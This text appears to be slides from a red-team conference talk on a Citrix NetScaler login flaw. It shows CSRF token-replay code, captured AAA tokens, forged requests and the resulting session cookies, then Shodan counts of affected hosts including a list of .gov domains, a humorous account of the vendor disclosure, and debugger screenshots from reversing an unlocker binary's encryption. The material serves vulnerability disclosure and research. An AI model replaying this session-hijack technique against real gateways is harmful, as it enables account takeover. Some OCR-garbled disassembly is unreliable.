method='POST'><input type='hidden' name='loc' value='https://ffsa.kpn.com/' />
  <input type='hidden' name='tmaa' value='{tmaa}' />
  <input type='hidden' name='tmas' value='{tmas}' />
  <input type='hidden' name='htonly' value='{htonly}' />
  <input type='hidden' name='localdate' value='{localdate}' />
  <input type='submit' value='Submit request' />
</form> </body> <script type='text/javascript'>
document.getElementById('csrfform').submit();</script> </body> </html>
"".format(tmaa=tmaa, tmas=tmas, htonly=htonly, localdate=localdate)
run(host='0.0.0.0', port=80, debug=False)
```

NetScaler login vulnerability

The client POSTs the AAA tokens

POST /cgi/selfauth

Host: 54.171.120.79



NetScaler login vulnerability

Gotcha!

```
sudo ./app.py 2>/dev/null  
  
referer:https://a3as-asd.kpn.com/cgi/login  
tmaa:cf0586e4e586409fd1eca6f8767974a  
tmas:1bc13fd31c221333418cdbebae7962da  
htonly:yes  
localdate:1435653040.73
```



NetScaler login vulnerability

The attacker then "helps" the client

```
<html><head><body><form id='csrfform' action='https://ffsa.kpn.com/cgi/selfauth'  
method='POST'><input type='hidden' name='loc' value='https://ffsa.kpn.com/' />  
  <input type='hidden' name='tmaa' value='cfd0586e4e586409fd1eca6f8767974a' />  
  <input type='hidden' name='tmas' value='1bc13fd31c221333418cdbebae7962da' />  
  <input type='hidden' name='htonly' value='yes' />  
  <input type='hidden' name='localdate' value='1435653040.73' />  
  <input type='submit' value='Submit request' />  
</form> </body> <script type='text/javascript'  
document.getElementById('csrfform').submit();</script> </body> </html>
```

NetScaler login vulnerability

The browser neatly POSTs to the real /cgi/selfauth page.


```
POST /cgi/selfauth HTTP/1.1
Host: ffsa.kpn.com

loc=https%3A%2F%2Fffsa.kpn.com%2F
&tmaa=cfd0586e4e586409fd1eca6f8767974a
&tmas=1bc13fd31c221333418cdbebae7962da
&htonly=yes
&localdate=1435653040.73
```


NetScaler login vulnerability

The browser neatly POSTs to the real /cgi/selfauth page.

POST /cgi/selfauth
Host: ffsa.kpn.com



NetScaler login vulnerability

And when the customer logs in, so do we.

```
HTTP/1.1 302 Object Moved  
Location: https://ffsa.kpn.com/  
Set-Cookie: NSC_TMAA=cfd0586e4e586409fd1eca6f8767974a;Domain=ffsa.kpn.com  
Set-Cookie: NSC_TMAS=1bc13fd31c221333418cdbebae7962da;Secure;Domain=ffsa.kpn.com
```

NetScaler login vulnerability



Impact

A quick scan using shodan data to trigger the NSC_TASS cookie response

```
$ wc -l vulns.tsv  
6725 vulns.tsv
```

```
$ awk '{print $2}' vuln.tsv|rev|cut -d'.' -f1|\n sort|rev|uniq -c|sort -nr|head -20|column -c80
```

1732 com	84 de	40 gov	31 it	27 ch
617 net	56 uk	40 be	31 at	26 mx
125 org	56 edu	36 se	30 nz	23 in
102 au	40 nl	32 ca	29 fi	19 us

NetScaler login vulnerability

okay, one more for the lulz

```
$ grep -o '[:alnum:]*.gov$' vuln.tsv|sort -u|column -c80
```

alaska.gov	fairfaxcounty.gov	occ.gov
arkansas.gov	fl.gov	sba.gov
attorneygeneral.gov	mo.gov	sc.gov
azland.gov	mt.gov	swpa.gov
ca.gov	ncdot.gov	treasury.gov
cdc.gov	nga.gov	usda.gov
csosa.gov	nih.gov	usdoj.gov
dhs.gov	nyc.gov	


Lessons Learned

Elisabeth Kübler-Ross &

David Kessler

On Death and Dying, 1969

The 5 Stages: Denial




NO.

"The NetScaler is not part of my^{*)} project. You cannot block our go-live because of problems with that thing."

^{*)} "my" = KPN project manager


The 5 Stages: Anger



"You guys^{*)} figure out how to solve this! Why was I forced to use something that is broken?!"

^{*)} "You guys" = The KPN REDteam and KPN-CERT together with the provider

The 5 Stages: Bargaining




"The NetScaler issue is known to us^{*)}. Our⁺⁾ solution would be to place another NetScaler in front to mitigate the problem."

^{*)} "us" = secure@citrix.com


⁺⁾ "our" = vendor

The 5 Stages: Depression



"The project got cancelled, I guess so did the NetScaler" / "I don't know who maintains the environment" / "Perhaps you should ask [anyone but me]" / "We can't seem to find the certificates" / "I don't think we can help you" / "It was very hard to set up and maintain" / "Didn't that project get cancelled?"

The 5 Stages: Acceptance



We^{*)} are currently [...] addressing this issue in all current versions of NetScaler and we hope to have the fixes ready before [...] the issue will be publicly announced. Thank you [...] for working with us to keep Citrix customers safe.

*) "We" = secure@citrix.com

The 5 Stages


Denial

Anger


Bargaining

Depression




Acceptance



NO.



FFFFFFF
FFFFFFF
FFFFFFF
FFUUU
UUUU
UUUU
UUUU
UUUU
UUUU-



You might want to memorize these for future reference.

"Happy Ending"

So 14 hours before Brucon was scheduled to start:

10/26/2016 19:30 PM (secure@citrix.com)

Thank you for working with us to protect Citrix customers.

[...]

<https://support.citrix.com/article/CTX218361> (CVE-20169028)

[...]

Once again, thank you for working with us to protect Citrix customers.


Reverse-Engineering Crypto from a binary

Don't overcomplicate things



Reverse
Engineering

What we tested



Which really just did this

```
GET /?0xFF32009F91CF75BAAB4BEA7ABE215BAF HTTP/1.1
Host: but-dev.kpnnet.org
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:35.0) Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```


Which really just did this

```
GET /?0xFF32009F91CF75BAAB4BEA7ABE215BAF HTTP/1.1
Host: but-dev.kpnnet.org
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:35.0) Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 18 Mar 2015 15:40:43 GMT
Content-Length: 34
```

```
0x4BE9296976230D49D10FE726FA276CAB
```

Next Step - Binary Analysis






[illegible]

View executable modules

The screenshot shows the Immunity Debugger interface with the "Modules" window open. The title bar reads "Immunity Debugger - BUT-Dev-Unlocker.exe - [Executable modules]". The menu bar includes File, View, Debug, Plugins, ImmLib, Options, Window, Help, and Jobs. Below the menu is a toolbar with various icons. A search bar contains the text "l e m t w h c p k b z r ... s ?". To the right of the search bar, it says "Code auditor and software assessment".

Base	Size	Entry	Name	File version	Path
67870000	0007E000	678A16C5	capicom.dll	2, 1, 0, 2	C:\WINDOWS\system32\capicom.dll
70080000	00007000	70081120	WSOCK32	6.1.7600.16385	C:\WINDOWS\system32\WSOCK32.dll
702D0000	00012000	702D1200	MPR	6.1.7600.16385	C:\WINDOWS\system32\MPR.dll
71F00000	00007000	71F012B0	WINNSI	6.1.7600.16385	C:\WINDOWS\system32\WINNSI.DLL
71F10000	0001C000	71F1A431	IPHLPAPI	6.1.7600.16385	C:\WINDOWS\system32\IPHLPAPI.DLL
725F0000	00032000	725F37F1	WINMM	6.1.7600.16385	C:\WINDOWS\system32\WINMM.dll
72B80000	00000000	72B87AF5	MSSIGN32	6.1.7600.16385	C:\WINDOWS\system32\MSSIGN32.dll
73A50000	00013000	73A51858	dwmapi	6.1.7600.16385	C:\WINDOWS\system32\dwmapi.dll
73CF0000	00190000	73CD0039	gdiplus	6.1.7601.23407	C:\WINDOWS\WinSxS\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.1.7601.23407_x-ww_6595b64144ccf1df_x-ww.mui
73E80000	00040000	73E8A2DD	UxTheme	6.1.7600.16385	C:\WINDOWS\system32\UxTheme.dll
73EC0000	0019E000	73EEE6C9	COMCTL32	6.10 (win7_rtm)	C:\WINDOWS\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.17514_x-ww_6595b64144ccf1df_x-ww.mui
74570000	00009000	74571220	VERSION	6.1.7600.16385	C:\WINDOWS\system32\VERSION.dll
74800000	00016000	74802061			
749D0000	0003B000	749D1281			
74C30000	00017000	74C33571	CRYPTSP	6.1.7601.18741	C:\WINDOWS\system32\CRYPTSP.dll
74D60000	00017000	74D63571			
74D80000	00039000	74D81489	nccrypt	6.1.7600.16385	C:\WINDOWS\system32\nccrypt.dll
75140000	0000C000	751410E1	CRYPTBASE	6.1.7601.23452	C:\WINDOWS\system32\CRYPTBASE.dll
75150000	0005F000	75152134	SXS	6.1.7600.16385	C:\WINDOWS\system32\SXS.DLL
75220000	00000000	75221992	profapi	6.1.7600.16385	C:\WINDOWS\system32\profapi.dll
75230000	0000C000	7523238E	MSASN1	6.1.7601.17514	C:\WINDOWS\system32\MSASN1.dll
75240000	0002F000	75242A35	WINTRUST	6.1.7601.18839	C:\WINDOWS\system32\WINTRUST.dll
75270000	00017000	75271C9D	USERENV	6.1.7600.16385	C:\WINDOWS\system32\USERENV.dll
75290000	00004000		api-ms-win-downlevel-version-l1-1-0	6.2.9200.16492	C:\WINDOWS\system32\api-ms-win-downlevel-version-l1-1-0.dll
752A0000	00003000		api-ms-win-downlevel-normaliz-l1-1-0	6.2.9200.16492	C:\WINDOWS\system32\api-ms-win-downlevel-normaliz-l1-1-0.dll
752B0000	00004000		api-ms-win-downlevel-shlwapi-l1-1-0	6.2.9200.16492	C:\WINDOWS\system32\api-ms-win-downlevel-shlwapi-l1-1-0.dll
752C0000	00121000	752C15BE	CRYPT32	6.1.7601.18839	C:\WINDOWS\system32\CRYPT32.dll
75440000	0004B000	75447D88	KERNELBA	6.1.7601.18015	C:\WINDOWS\system32\KERNELBASE.dll
75490000	00004000		api-ms-win-downlevel-user32-l1-1-0	6.2.9200.16492	C:\WINDOWS\system32\api-ms-win-downlevel-user32-l1-1-0.dll
754B0000	00005000		api-ms-win-downlevel-advapi32-l1-1-0	6.2.9200.16492	C:\WINDOWS\system32\api-ms-win-downlevel-advapi32-l1-1-0.dll
75550000	000A1000	75554939	advapi32	6.1.7601.23418	C:\WINDOWS\system32\advapi32.DLL
75600000	00006000	75601782	NSI	6.1.7600.16385	C:\WINDOWS\system32\NSI.dll
75690000	0009D000	756C42F7	USP10	1.0626.7601.1901	C:\WINDOWS\system32\USP10.dll
75730000	0015D000	7577B9ED	ole32	6.1.7600.16385	C:\WINDOWS\system32\ole32.dll
75890000	000AC000	7589A472	msvrt	7.0.7601.17744	C:\WINDOWS\system32\msvrt.dll
75940000	0008F000	75943FB1	OLEAUT32	6.1.7601.19144	C:\WINDOWS\system32\OLEAUT32.dll
759D0000	00035000	759D145D	WS2_32	6.1.7600.16385	C:\WINDOWS\system32\WS2_32.dll
75A10000	0004E000	75A19E69	GDI32	6.1.7601.23457	C:\WINDOWS\system32\GDI32.dll


View Names



Names in CRYPTSP

Names in CRYPTSP				
Address	Section	Type	Name	Comme
74C3112C	.text	Import	ntdll.atol	
74C31138	.text	Import	ntdll._chkstk	
74C3102C	.text	Import	API-MS-Win-Core-Handle-L1-1-0.CloseHar	
74C31018	.text	Import	API-MS-Win-Core-File-L1-1-0.CreateFile	
74C310A8	.text	Import	API-MS-Win-Core-Memory-L1-1-0.CreateF	
74C31014	.text	Import	API-MS-Win-Core-File-L1-1-0.CreateFile	
74C34A53	.text	Export	CryptAcquireContextA	
74C36B98	.text	Export	CryptAcquireContextW	
74C33629	.text	Export	CryptCreateHash	
74C35018	.text	Export	CryptDecrypt	
74C35018	.text	Export	CryptDecrypt	
74C35324	.text	Export	CryptDestroyHash	
74C36135	.text	Export	CryptDestroyKey	
74C354A3	.text	Export	CryptDuplicateHash	
74C35E3F	.text	Export	CryptEncrypt	
74C35217	.text	Export	CryptEncrypt	
74C35018	.text	Export	CryptEncrypt	
74C33A86	.text	Export	CryptEnumProvidersA	
74C36A51	.text	Export	CryptEnumProvidersW	
74C3385E	.text	Export	CryptEnumProviderTypesA	
74C368FA	.text	Export	CryptEnumProviderTypesW	
74C3588D	.text	Export	CryptGenKey	
74C35128	.text	Export	CryptGenKey	
74C35723	.text	Export	CryptGetDefaultProviderA	
74C36731	.text	Export	CryptGetDefaultProviderW	
74C370EA	.text	Export	CryptGetHashParam	
74C3667C	.text	Export	CryptGetKeyParam	
74C3566E	.text	Export	CryptGetProvParam	
74C3651A	.text	Export	CryptGetProvParam	
74C357B3	.text	Export	CryptHashData	
74C35F63	.text	Export	CryptHashData	
74C3604A	.text	Export	CryptImportKey	
74C3598D	.text	Export	CryptReleaseContext	
74C336A0	.text	Export	CryptSetHashParam	
74C365B0	.text	Export	CryptSetKeyParam	
74C355A2	.text	Export	CryptSetProviderA	
74C36C83	.text	Export	CryptSetProviderExA	
74C36D9F	.text	Export	CryptSetProviderExW	
74C372B4	.text	Export	CryptSetProviderW	
74C3722B	.text	Export	CryptSetProvParam	
74C3376B	.text	Export	CryptSignHashA	
74C362CA	.text	Export	CryptSignHashW	
74C362BA	.text	Export	CryptVerifySignatureA	
74C36472	.text	Export	CryptVerifySignatureW	

When the breakpoint hits



Immunity Debugger - BUT-Dev-Unlocker.exe - [CPU - main thread, module CRYPTSP]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ? Immunity Consulting Services Manager

74C35B1F 68 2022C474 PUSH CRYP_TSP, 74C42220
74C35B1F E8 CC350000 CALL CRYP_TSP, 74C390F0
74C35B24 39F XOR EDI, EDI
74C35B26 897D DC MOV DWORD PTR SS:[EBP-24], EDI
74C35B29 897D D4 MOV DWORD PTR SS:[EBP-2C], EDI
74C35B2C 897D E4 MOV DWORD PTR SS:[EBP-1C], EDI
74C35B2F 897D D0 MOV DWORD PTR SS:[EBP-28], EDI
74C35B32 897D E0 MOV DWORD PTR SS:[EBP-20], EDI
74C35B35 897D D8 MOV DWORD PTR SS:[EBP-30], EDI
74C35B38 897D C0 MOV DWORD PTR SS:[EBP-34], EDI
74C35B3B 897D FC MOV DWORD PTR SS:[EBP-4], EDI
74C35B3E 8B7E 00 MOV ESI, DWORD PTR SS:[EBP+0]
74C35B41 897E D4 MOV DWORD PTR SS:[EBP-2C], ESI
74C35B44 56 PUSH ESI
74C35B45 87E1FFFF CALL CRYP_TSP, 74C39CD1
74C35B4C 9EC0 TEST EAX, EAX
74C35B4E 75 0C JNZ SHORT CRYP_TSP, 74C39B5A
74C35B4E C745 FC PEFFFFF MOV DWORD PTR SS:[EBP-4], -2
74C35B53 E9 80000000 JMP CRYP_TSP, 74C39B0F
74C35B56 39FF XOR EDI, EDI
74C35B5C 47 INC EDI
74C35B5D 897D D8 MOV DWORD PTR SS:[EBP-28], EDI
74C35B60 8BEE 20 MOV EBX, DWORD PTR DS:[ESI+20]
74C35B63 895D DC MOV DWORD PTR SS:[EBP-24], EBX
74C35B66 83 C3 XOR EBX, EBX
74C35B67 E8 E3E0FFFF CALL CRYP_TSP, 74C39C4F
74C35B6C 9EC0 TEST EAX, EAX
74C35B6E 74 66 JZ SHORT CRYP_TSP, 74C39B06
74C35B70 897D E0 MOV DWORD PTR SS:[EBP-20], EDI
74C35B73 8B7D 0C MOV EDI, DWORD PTR SS:[EBP+0]
74C35B76 897D E4 MOV DWORD PTR SS:[EBP-1C], EDI
74C35B79 85FF TEST EDI, EDI
74C35B7B 74 15 JZ SHORT CRYP_TSP, 74C39B92
74C35B7D 57 PUSH EDI

Registers (EONW+)

00000004
008ED760
735B7118 advapi32.CryptEncrypt
00231160 BUT-Dev-.00231160
008ED740
008ED744
00000007
008ED608
74C35B18 CRYPTSP.CryptEncrypt
E8 0023 32bit 0 (FFFFFFFF)
C3 0018 32bit 0 (FFFFFFFF)
53 0023 32bit 0 (FFFFFFFF)
D5 0023 32bit 0 (FFFFFFFF)
F5 0038 32bit 7FFE0000 (4000)
05 0000 NULL
LastErr: ERROR_SUCCESS (00000000)
00000246 (NO, HB, E, BE, HS, PE, GE, LE)

008ED740 0018EDC9 ryt. RETURN to BUT-Dev-.0018EDC9
008ED744 00C4E938 8U-
008ED748 00000000 ...
008ED74C 00000001 0...
008ED750 00000000 ...
008ED754 00C50C60 '+. ASCII "action=1"
008ED758 008ED8B8 0iA.
008ED75C 00000010 b...

Breakpoint at CRYPTSP.CryptEncrypt

[22:38:29] Paused

Understanding the function calls

Immunity Debugger - BUT-Dev-Unlocker-mod.exe - [CPU - main thread, module BUT-Dev-]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

CALL EDX

Registers (FPU)

EAX	00000004
ECX	0044DA20
EDX	769B766B ADVAPI32.CryptEncrypt
EBX	01491160 BUT-Dev-.01491160
ESP	0044DA04
EBP	0044DA54
ESI	00000007
